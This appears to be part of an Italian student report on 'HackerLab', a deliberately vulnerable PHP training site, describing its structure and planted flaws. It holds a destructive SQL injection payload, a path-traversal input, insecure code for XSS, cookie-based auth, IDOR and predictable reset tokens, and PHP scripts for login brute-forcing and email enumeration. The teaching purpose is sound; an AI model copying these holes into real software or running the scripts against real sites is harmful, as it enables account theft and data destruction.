La relazione tra gli articoli e gli utenti è simile. Quando un utente viene eliminato l'articolo non viene eliminato ma il riferimento all'utente viene eliminato. In questo modo sarà possibile tenere anche gli articoli di utenti eliminati. Per fare in modo che sia automatico ho utilizzato questa istruzione, quando un utente viene eliminato il riferimento viene impostato a NULL.

```
FOREIGN KEY(user_id) REFERENCES users(id) ON DELETE SET NULL
```

Il riferimento con i commenti all'interno del sito web utilizza tutte e due le funzionalità. Se un articolo viene eliminato anche i commenti collegati con l'articolo stesso vengono eliminati, mentre se l'utente che ha pubblicato il commento viene eliminato il commento verrà tenuto e il riferimento verrà impostato a NULL.

```
FOREIGN KEY(user_id) REFERENCES users(id) ON DELETE SET NULL,
FOREIGN KEY(article_id) REFERENCES articles(id) ON DELETE CASCADE
```

### 4.3 Applicativo web

#### 4.3.1 Struttura

L'applicativo web è stato sviluppato con l'ausilio di un framework chiamato Slim.

La struttura di HackerLab è la seguente:

```
.
├── public
│   ├── css
│   ├── images
│   └── vendor
├── src
│   └── models
├── storage
├── templates
│   └── admin
└── vendor
```

La cartella **public** contiene tutto ciò che è accessibile direttamente dalla rete, il contenuto di questa cartella sono quindi i file da servire all'utente. In questo caso sono presenti delle sotto cartelle per organizzare il codice che riguarda lo stile, presente nella cartella **css**, le immagini statiche da servire nella cartella **images** e librerie esterne (jQuery, Bootstrap) nella cartella **vendor**.

La cartella **src** contiene tutta la logica dell'applicativo web, come per esempio: connessione al database, logica dei percorsi,... Inoltre contiene una cartella chiamata **models** nella quale sono presenti tutte le classi utili alla gestione dei dati in connessione al database.

La cartella **storage** contiene tutte le immagini caricate all'interno del sito da parte degli utenti.

La cartella **templates** contiene tutti gli scheletri delle varie pagine del sito. La sotto cartella **admin** contiene gli scheletri delle pagine amministrative.

La cartella **vendor** contiene tutte le librerie richieste ed utilizzate dal framework Slim.

## 4.3.2 Sviluppo

### 4.3.2.1 Connessione al database

La connessione al database MySQL viene effettuata attraverso una classe chiamata **Database** la quale permette di connettersi al server SQL attraverso l'utilizzo di PDO. La classe in questione è statica, questo in modo da renderne l'accesso alla connessione del database molto più semplice da parte di altre classi. Attraverso il seguente codice viene eseguita la connessione al server MySQL utilizzando un oggetto PDO, i parametri della connessione vengono passati al metodo come array. Viene anche impostata la modalità di errore di PDO in modo che vengano sollevate delle eccezioni in caso di errore.

```
...
public static function connect($settings)
{
    try {
        self::$connection = new PDO(
            'mysql:host=' . $settings["host"] . ';dbname=' . $settings["dbname"],
            $settings["user"],
            $settings["password"],
            array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)
        );
    } catch (PDOException $e) {
        exit("Impossibile collegarsi al database. " . $e->getMessage());
    }
}
...
```

Per recuperare la connessione al database è sufficiente utilizzare il metodo getter presente nella classe stessa.

```
...
public static function get()
{
    return self::$connection;
}
...
```

In questo modo basterà richiamare **Database::get()** per ricavarne la connessione.

All'interno della classe **Database** è presente un metodo che permette di eseguire il reset di esso. Questo metodo si occupa di leggere un file chiamato **restore.sql** il quale contiene i dati predefiniti da inserire all'interno del database.

```
...
public static function reset()
{

```

```
$query_sql = file_get_contents(__DIR__ . '/../restore.sql');
$query = self::get()->query($query_sql);
return $query;
}
...
```

#### 4.3.2.2 Invio di posta elettronica

Per inviare messaggi riguardanti HackerLab utilizzando la posta elettronica viene utilizzata la classe **Mailer** la quale è stata sviluppata sulla base di una libreria chiamata **PHPMailer**. Questa classe permette di inviare in modo molto semplice delle email, viene utilizzata per inviare il link di recupero password da utilizzare su HackerLab tramite email.

Questa classe contiene solamente un metodo statico **send**. Questo metodo accetta quattro parametri, il primo parametro riguarda l'email del destinatario, il secondo riguarda il nome e cognome del destinatario, il terzo riguarda il titolo dell'email da inviare mentre l'ultimo parametro è il contenuto di essa. In questo caso la classe è specifica per l'utilizzo attraverso un account [hackerlab.notify@gmail.com](mailto:hackerlab.notify@gmail.com) e il provider del servizio, gmail. Essendo questo metodo statico basterà utilizzare la seguente sintassi all'interno del codice per inviare un email:

```
Mailer::send(destinatario, nome completo, soggetto, contenuto);
...
public static function send($to, $full_name, $subject, $message)
{
    $mail = new PHPMailer(true);
    try {
        $mail->SMTPDebug = 0;
        $mail->isSMTP();
        $mail->Host = 'smtp.gmail.com';
        $mail->SMTPAuth = true;
        $mail->Username = 'hackerlab.notify@gmail.com';
        $mail->Password = 'PASSWORD';
        $mail->SMTPSecure = 'tls';
        $mail->Port = 587;
        $mail->setFrom('hackerlab.notify@gmail.com', 'HackerLab');
        $mail->addAddress($to, $full_name);
        $mail->Subject = $subject;
        $mail->msgHTML($message);
        $mail->send();
        return true;
    } catch (Exception $e) {
        return false;
    }
}
...
```

#### 4.3.2.3 Gestione delle sessioni

Per gestire se un utente ha eseguito l'accesso all'interno dell'applicativo vengono utilizzate delle funzioni che vengono chiamate prima dell'esecuzione del codice presente all'interno di un percorso, queste funzioni vengono chiamate middlewares.

Per quindi bloccare l'accesso agli utenti che non hanno eseguito l'accesso all'interno dell'applicativo web viene utilizzata una funzione anonima che viene poi assegnata ad ogni percorso da restringere.

La funzione in questione controlla che sia presente un indice all'interno della sessione corrente dell'utente che stabilisce se ha eseguito l'accesso oppure no, il codice è il seguente:

```
...
$login_middleware = function ($request, $response, $next) {
    if (!isset($_SESSION["user"])) {
        $_SESSION["big_error"] = "Per eseguire questa azione devi aver eseguito l'accesso! <a href='#login'>Accedi!</a>";
    }
}
```

```

        return $response->withRedirect("/", 302);
    }
    $response = $next($request, $response);
    return $response;
};

```

La funzione anonima riceve dalla gestione dei percorsi utilizzata internamente dal framework Slim tre parametri, la richiesta che ha effettuato l'utente, la risposta che dovrà essere inviata all'utente e il metodo del percorso che è stato visitato. In questo caso viene eseguito il codice del percorso solamente se l'utente ha eseguito l'accesso, in caso contrario verrà reindirizzato alla pagina principale. Per assegnare questa funzione ad un percorso si usa la seguente sintassi:

```

...
$app->get('/percorso', function (Request $request, Response $response, array
    $args) {
    // Logica del percorso
})->add($login_middleware);
...

```

La stessa metodologia viene utilizzata per bloccare l'accesso a pagine di amministrazione, viene quindi utilizzato un middleware che controlla il permesso dell'utente. Il codice che controlla il permesso è il seguente:

```

...
if($_SESSION["user"]["permission"] != "administrator") {
    $_SESSION["big_error"] = "Non hai i permessi per accedere a questa pagina!";
    return $response->withRedirect("/", 302);
}
...

```

In questo modo si controlla che il permesso sia **administrator**, quindi che l'utente sia un amministratore, in caso contrario l'utente verrà rimandato alla pagina principale.

#### 4.3.2.4 Vulnerabilità

Tutte le seguenti vulnerabilità sono state documentate anche sotto forma di guida. Le guide di queste vulnerabilità sono allegate a questo documento.

##### 4.3.2.4.1 Security Misconfiguration

Per permettere agli utenti di HackerLab di sfruttare una vulnerabilità di tipo Security Misconfiguration, ovvero una vulnerabilità che permette ad un malintenzionato di poter vedere messaggi di errore, ... destinati solamente allo sviluppo anche in produzione. Per permettere questa vulnerabilità ho quindi lasciato che gli errori vengano mostrati a schermo da parte del framework che ho utilizzato, questo semplicemente passando un array contenente le impostazioni:

```

...
// Impostazioni del sito web.
$settings = array(
    'settings' => [
        // Abilita i messaggi di errore a schermo.
        // Security Misconfiguration
        'displayErrorDetails' => true
    ],
    ...
);
...
// Creo un oggetto di tipo Slim.
$app = new \Slim\App($settings);
...

```

In questo modo qualsiasi errore generato dall'applicativo verrà mostrato all'utente.

#### 4.3.2.4.2 SQL Injection

La vulnerabilità SQL Injection, che permette di eseguire del codice SQL sfruttando delle falle di validazione all'interno dell'applicativo, è stata implementata all'interno della funzione di ricerca degli articoli presenti su HackerLab. Per implementare questa vulnerabilità non ho eseguito nessuna validazione degli input di ricerca inserito dall'utente, quindi creando la query SQL di ricerca in modo dinamico con l'input dell'utente porta alla presenza di questa falla di sicurezza. Il codice vulnerabile è presente all'interno della classe **Articles** nel metodo che permette la ricerca:

```
...
public static function search($search, $page) {
    $limit = self::$limit;
    $offset = $limit * $page;
    $search = "'%".$search.'"';
    /**
     * ATTENZIONE: La query di ricerca non utilizza dei prepared statements.
     * Questa funzione permette quindi di eseguire del codice SQL
     * malevolo. ES: SQL Injection "a%'; DELETE FROM articles; --"
     */
    $query = Database::get()->query("SELECT *, (SELECT full_name FROM users
WHERE id = user_id) as 'full_name' FROM articles WHERE title LIKE $search ORDER
BY created_at DESC LIMIT $limit OFFSET $offset");
    return $query->fetchAll(PDO::FETCH_ASSOC);
}
...
```

In questo caso la query di ricerca viene costruita su delle informazioni che verranno ricevute dall'utente, quindi sarà possibile sfruttare la variabile **\$search** per iniettare del codice SQL malevolo.

#### 4.3.2.4.3 Failure To Restrict URL Access

La vulnerabilità di tipo Failure To Restrict URL Access permette ad un utente di accedere a delle risorse dell'applicativo, che dovrebbero essere ristrette e accessibili solamente ad utenti con un certo livello di permessi, sfruttando delle falle nei controlli di sicurezza. L'implementazione di questa vulnerabilità è molto semplice, ho creato un file chiamato **info.php**, all'interno della cartella pubblica di HackerLab, contenente la seguente linea di codice:

```
phpinfo();
```

Questo file dovrebbe essere ristretto solamente in ambito di sviluppo in quanto contiene informazioni sensibili riguardanti l'installazione di php nel sistema che ospita l'applicativo web. In questo caso essendo il file disponibile al pubblico qualsiasi utente in possesso del percorso ci potrà dunque accedere.

#### 4.3.2.4.4 Cross Site Scripting (XSS)

Questo tipo di vulnerabilità, Cross Site Scripting, permette ad un malintenzionato di iniettare del codice JavaScript malevolo all'interno di un sito web in modo che futuri utenti eseguano questo codice senza accorgersene.

L'implementazione di questa vulnerabilità è presente all'interno della classe **Articles**, più nello specifico nella validazione del contenuto dell'articolo al suo inserimento. Tutti i dati che derivano dal database sono considerati sicuri, quindi non viene eseguita nessuna modifica quando essi vengono stampati all'interno delle pagine web, questo porta a questa falla. Il controllo del contenuto dell'articolo è eseguito nel seguente modo:

```
...
$title = htmlspecialchars($title);

/**
 * ATTENZIONE: Questa funzione non è adatta per proteggere da attacchi XSS.
 * È quindi possibile inserire del codice JavaScript malevolo,
 * all'interno del contenuto di un articolo.
 * Riferimento: https://www.php.net/manual/en/function.strip-
tags.php
 */
$content = strip_tags($content, '<h1><ul><li><a><br><img><code>');
```

```
if (empty($title) || empty($content)) {
    $_SESSION["article_error"] = "Il titolo o il contenuto non possono essere vuoti!";
    return false;
}

if (strlen($title) > 255) {
    $_SESSION["article_error"] = "Il titolo non può essere più lungo di 255 caratteri!";
    return false;
}

if (strlen($content) > 2000) {
    $_SESSION["article_error"] = "Il contenuto dell'articolo non può superare i 2000 caratteri!";
    return false;
}

...
```

La validazione del contenuto dell'articolo viene eseguita attraverso la funzione `strip_tags` che permette solamente di inserire i tag: `h1`, `ul`, `li`, `a`, `br`, `img` e `code`. In questo caso però questa funzione non controlla la presenza di codice JavaScript assegnato agli eventi di questi elementi HTML. In questo modo assegnando del codice ad un evento direttamente utilizzando HTML passerà il controllo del contenuto e quindi permetterà l'esecuzione di codice JavaScript.

Come anche descritto all'interno della documentazione di php, la funzione `strip_tags` non deve essere utilizzata per proteggersi da attacchi di tipo Cross Site Scripting (XSS):

**Warning** This function should not be used to try to prevent XSS attacks. Use more appropriate functions like [htmlspecialchars\(\)](#) or other means depending on the context of the output.

**Warning** Because `strip_tags()` does not actually validate the HTML, partial or broken tags can result in the removal of more text/data than expected.

**Warning** This function does not modify any attributes on the tags that you allow using `allowable_tags`, including the `style` and `onmouseover` attributes that a mischievous user may abuse when posting text that will be shown to other users.

Figura 23 Documentazione `strip_tags`

#### 4.3.2.4.5 Broken Authentication

La vulnerabilità Broken Authentication permette ad un utente di poter modificare, intercettare o oltrepassare i metodi di autenticazione dell'applicativo. Questa vulnerabilità è presente all'interno di HackerLab sfruttando i cookie, questo perché le pagine mostrate all'utente vengono generate dinamicamente attraverso l'utilizzo di un cookie. Quando un utente esegue l'accesso con successo all'interno di HackerLab viene inviato con la sessione anche un cookie, che viene generato nel seguente modo:

```
setcookie('permission', base64_encode($user["permission"]));
```

Il cookie è una stringa codificata in base64 del permesso dell'utente. Non è sicuro salvare queste informazioni all'interno di cookie in quanto possono essere modificate facilmente dall'utente.

Questo cookie viene poi ricavato dal codice che gestisce i percorsi (`routes.php`) che viene poi passato ai template delle pagine web per adattarsi, viene ricavato nel seguente modo:

```
$permission =
isset($_COOKIE["permission"]) ? base64_decode($_COOKIE["permission"]) : null;
```

Questa vulnerabilità affligge le seguenti pagine:

- Pagina principale con percorso / o /page/numero\_pagina
- Pagina di profilo con percorso /profile o /profile/numero\_profilo
- Pagina di un articolo con percorso /post/numero\_articolo

All'interno della pagina principale è quindi possibile modificare attraverso questo cookie la barra di navigazione e il form di accesso. La creazione della barra di navigazione è implementata nel seguente modo, anche il form di accesso utilizza lo stesso principio:

```
<?php if($permission !== null): ?>
<li class="nav-item">
  <a class="nav-link" href="/profile">Profilo</a>
</li>
<?php else: ?>
<li class="nav-item">
  <a class="nav-link" href="/register">Registrati</a>
</li>
<?php endif; ?>
<!-- Se l'utente è amministratore mostra i collegamenti al pannello
amministrativo -->
<?php if($permission === "administrator"): ?>
<li class="nav-item dropdown">
  <a class="nav-link dropdown-toggle" id="dropDown" role="button" data-
toggle="dropdown">
    Pannello di amministrazione
  </a>
  <div class="dropdown-menu" aria-labelledby="dropDown">
    <a class="dropdown-item" href="/admin/articles">Articoli</a>
    <a class="dropdown-item" href="/admin/users">Utenti</a>
  </div>
</li>
<?php endif; ?>
<!-- Controlla se l'utente ha eseguito l'accesso -->
<?php if($permission !== null): ?>
<li class="nav-item">
  <a class="nav-link" href="/logout">Esci</a>
</li>
<?php endif; ?>
```

#### 4.3.2.4.6 Insecure Direct Object References

La vulnerabilità Insecure Direct Object References permette di accedere alle risorse presenti all'interno del database in modo diretto attraverso l'identificativo di esse.

Per implementare questa vulnerabilità mi è quindi bastato eseguire tutti i select attraverso gli id degli oggetti presenti nel database ed esporli agli utenti. I percorsi affetti da questo problema sono:

- Percorso del profilo con percorso /profile/numero\_profilo
- Percorso di un articolo con percorso /post/numero\_articolo metodi GET e POST
- Percorso per eliminare un articolo /articles/delete/numero\_articolo
- Percorso per eliminare un utente /users/delete/numero\_utente
- Percorso per disabilitare un utente /users/disable/numero\_utente
- Percorso per abilitare un utente /users/enable/numero\_utente

La vulnerabilità è implementata in tutti questi percorsi nello stesso modo, per esempio nel percorso di profilo di un utente il codice è il seguente:

```
$app->get('/profile/{user_id}', function (Request $request, Response
$response, array $args) {
  ...
  $user = Users::getById($user_id);
  ...
})->add($login middleware);
```

L'utente viene ricavato direttamente con il parametro GET user\_id il quale consiste nell'identificativo all'interno del database. All'interno della classe model il metodo getById è implementato nel seguente modo:



```
public static function getById($user_id) {
    $query = Database::get()->prepare("SELECT * FROM users WHERE id =
:user_id");
    $query->bindParam(":user_id", $user_id);
    $query->execute();
    return $query->fetch(PDO::FETCH_ASSOC);
}
```

Viene dunque utilizzato l'id presente all'interno del database come identificativo per recuperare l'utente, questo porta alla presenza della falla.

#### 4.3.2.4.7 File Inclusion o Directory Traversal

La vulnerabilità File Inclusion o Directory Traversal permette ad un malintenzionato di navigare all'interno del file system della macchina che ospita l'applicativo web.

La seguente vulnerabilità è presente al percorso:

- Percorso per il recupero di immagini /image/?file\_name=

Il codice utilizzato per recuperare le immagini è il seguente:

```
...
$app->get('/image/', function (Request $request, Response $response, array
$args) {
    $file_name = $request->getParam('file_name');
    /**
     * ATTENZIONE: Il nome del file può essere modificato permettendo ad
     *              un malintenzionato di navigare il file system.
     *              ES: file_name = ../composer.json
     *              Questo porterà a stampare il contenuto del file composer.json
     */
    $file_path = __DIR__.'../../storage/'.$file_name;
    if (file_exists($file_path)) {
        $content = file_get_contents($file_path);
        $response->write($content);
        return $response->withHeader('Content-Type', FILEINFO_MIME_TYPE);
    }
    $response = new \Slim\Http\Response(404);
    return $response->write("Immagine inesistente.");
});
...
```

Non viene effettuato nessun controllo sul parametro `file_name` questo permette quindi di utilizzare caratteri speciali per navigare nel file system della macchina che fa girare l'applicativo.

#### 4.3.2.4.8 Account Takeover

La vulnerabilità Account Takeover permette ad un malintenzionato di prendere il controllo completo ad un account di un'altra persona registrata nell'applicativo.

La seguente vulnerabilità è implementata all'interno della funzionalità per la generazione del token di recupero password di un utente. Il token può essere generato ed impostato ad un utente al seguente percorso:

- Percorso di recupero password /reset POST

Il codice che si occupa di generare il codice di recupero password da inviare all'interno della email di recupero password è il seguente:

```
...
/**
 * ATTENZIONE: La generazione del token di reset è vulnerabile, questo
 *              perchè viene generata in base al tempo corrente della richiesta.
 */
$reset_token = base64_encode(time());

$query = Database::get()->prepare("UPDATE users SET reset_token = :reset_token
WHERE email = :email");
```

```
$query->bindParam(":reset_token", $reset_token);
$query->bindParam(":email", $email);
$query->execute();
...
```

La variabile **\$reset\_token** è il codice che dovrà essere utilizzato dall'utente per recuperare la password, questo token viene generato utilizzando la data corrente trasformata in secondi e poi codificata in base64. Questo approccio permette quindi ad un attaccante di poter predire quale sarà il valore del codice di recupero password di un altro utente basandosi sulle date delle varie richieste effettuate. Questa vulnerabilità porta quindi la possibilità di accedere ad un account in modo completo attraverso il form di recupero password.

#### 4.3.2.4.9 Bruteforce login

Ho sviluppato uno script per dimostrare come eseguire un attacco di tipo bruteforce al login di HackerLab. Questo script simula la richiesta di login provando una grande mole di password su un email singola per tentare di trovare la password dell'account. Lo script in questione carica un file di testo contenente le password le quali vengono utilizzate per eseguire le richieste.

La funzione che esegue la richiesta al server di HackerLab e prova ad autenticarsi è la seguente:

```
...
function login($email, $password)
{
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, URL);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    // Imposto i campi richiesti dal percorso /login
    curl_setopt($ch, CURLOPT_POSTFIELDS, "email=$email&password=$password");
    // Metodo POST
    curl_setopt($ch, CURLOPT_POST, 1);
    // Imposto a curl di seguire i redirect
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_COOKIEFILE, "");
    $result = curl_exec($ch);
    curl_close($ch);
    unset($ch);
    // Controllo se è presente un errore oppure no.
    if(strpos($result, "Email o password errati!") !== false) {
        return false;
    }
    return true;
}
...
```

Questa funzione accetta due parametri, una email ed una password. Questi due parametri vengono mandati al percorso di login:

```
define("URL", "http://127.0.0.1/login");
```

Inoltre ho implementato una piccola interfaccia per poter utilizzare questo script da terminale, il seguente codice chiede all'utente l'email alla quale eseguire l'attacco e si occupa di caricare il file di passwords.

```
...
$email = readline("[?] Inserisci una email: ");
$passwords = explode("\n", file_get_contents("passwords.txt"));
$passwordsCount = count($passwords);
echo "[i] Caricate $passwordsCount passwords!".PHP_EOL;
foreach ($passwords as $number => $password) {
    echo "[-] Accesso con ".str_pad($password, 15, " ", STR_PAD_BOTH). " -> ";
    if (login($email, $password)) {
        echo "SUCCESSO!".PHP_EOL;
        echo "[!] PASSWORD TROVATA: $password".PHP_EOL;
        echo "[!] CREDENZIALI -> $email:$password".PHP_EOL;
        break;
    }
}
```

```

    } else {
        echo "FALLITO!";
    }
    echo " ($number/$passwordsCount)".PHP_EOL;
}

```

#### 4.3.2.4.10 Bruteforce email

Ho sviluppato un attacco per dimostrare come eseguire un attacco di tipo bruteforce email. Questo script permette di verificare se un indirizzo email è già stato utilizzato e quindi registrato all'interno di HackerLab. Utilizzando quindi questo script in combinazione con altri attacchi è possibile accedere qualsiasi account. Per controllare se un email è presente nell'applicativo lo script esegue una richiesta alla pagina di recupero password contenente l'email da controllare, se la richiesta va a buon fine vuol dire che l'email è già stata utilizzata altrimenti in caso la richiesta non vada a buon fine e venga mostrato un errore l'email non sarà presente all'interno del database dell'applicativo. Per eseguire la richiesta al percorso di recupero password viene utilizzata la seguente funzione:

```

...
function exists($email) {
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, URL);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    // Imposto i campi richiesti dal percorso /reset
    curl_setopt($ch, CURLOPT_POSTFIELDS, "email=$email");
    // Metodo POST
    curl_setopt($ch, CURLOPT_POST, 1);
    // Imposto a curl di seguire i redirect
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_COOKIEFILE, "");
    $result = curl_exec($ch);
    curl_close($ch);
    unset($ch);
    // Controllo se è presente un errore oppure no.
    if(strpos($result, "Account inesistente!") !== false) {
        return false;
    }
    return true;
}

```

Questa funzione accetta un solo parametro che è l'email da verificare. La richiesta viene mandata al percorso di recupero password:

```
define("URL", "http://127.0.0.1/reset");
```

Ho anche implementato una parte per agevolare l'utilizzo da linea di comando, la quale mostra all'utente l'output e lo stato del programma. Inoltre si occupa di caricare la lista di email da testare da un file di testo. È stato implementato utilizzando il seguente codice:

```

...
$email = explode("\n", file_get_contents("emails.txt"));
$emailCount = count($email);
echo "[i] Caricate $emailCount emails!".PHP_EOL;
foreach ($email as $number => $email) {
    echo "[-] Email ".str_pad($email, 40, " ", STR_PAD_BOTH)." -> ";
    if (exists($email)) {
        echo "REGISTRATA!";
    } else {
        echo "INESISTENTE!";
    }
    echo " ($number/$emailCount)".PHP_EOL;
}

```

### 4.3.3 Interfacce grafiche

#### 4.3.3.1 Pagina principale




Figura 24 Pagina principale.

Questa è la pagina principale che viene mostrata all'utente quando accede ad HackerLab. Nella parte sinistra della pagina è presente la lista di articoli presenti nel sito web con la relativa paginazione. Nella parte destra della pagina è presente una maschera che consente agli utenti di eseguire l'accesso all'interno del sito web, recarsi nella pagina di registrazione oppure recuperare la password attraverso la propria email. Da questa pagina è inoltre possibile eseguire una ricerca per titolo di tutti gli articoli presenti nel sito web.

#### 4.3.3.2 Pagina di registrazione





Figura 25 Pagina di registrazione.

Questa è la pagina di registrazione, permette ad un utente che accede all'applicativo web di creare un account. In questa pagina è presente una sola maschera contenente il formulario di registrazione.

#### 4.3.3.3 Pagina profilo




The screenshot shows the 'Articoli di Filippo Finke' profile page. At the top, a dark navigation bar contains 'HackerLab di Filippo Finke' and links for 'Home', 'Profilo', 'Esci', and 'Reset database'. The main content area is divided into two columns. The left column displays the title 'Articoli di Filippo Finke', a search bar with a 'Vai all'articolo ->' button, and publication details: 'Pubblicato il 06.12.2019 da Filippo Finke'. The right column features a search box labeled 'Cerca' with a 'Cerca!' button, and a user status section titled 'Accesso eseguito' showing 'Benvenuto Filippo Finke'.

Figura 26 Pagina di profilo.

Questa è la pagina di profilo che verrà mostrata per ogni singolo utente, nella parte sinistra della pagina sono presenti tutti gli articoli pubblicati dall'utente stesso. Mentre nella parte destra è presente una maschera che permette di eseguire una ricerca per titolo negli articoli di tutto il sito web.

#### 4.3.3.4 Pagina di un articolo



The screenshot shows the details of an article. The top navigation bar is identical to the previous page. The left column includes a 'Torna indietro' button, the article title 'Titolo', the author 'di Filippo Finke', the publication date 'Pubblicato il 06.12.2019 alle 15:05', and the content area. Below the content is a comment section titled 'Lascia un commento' with a text input field and an 'Invia' button. The right column contains the same search and user status section as the profile page.

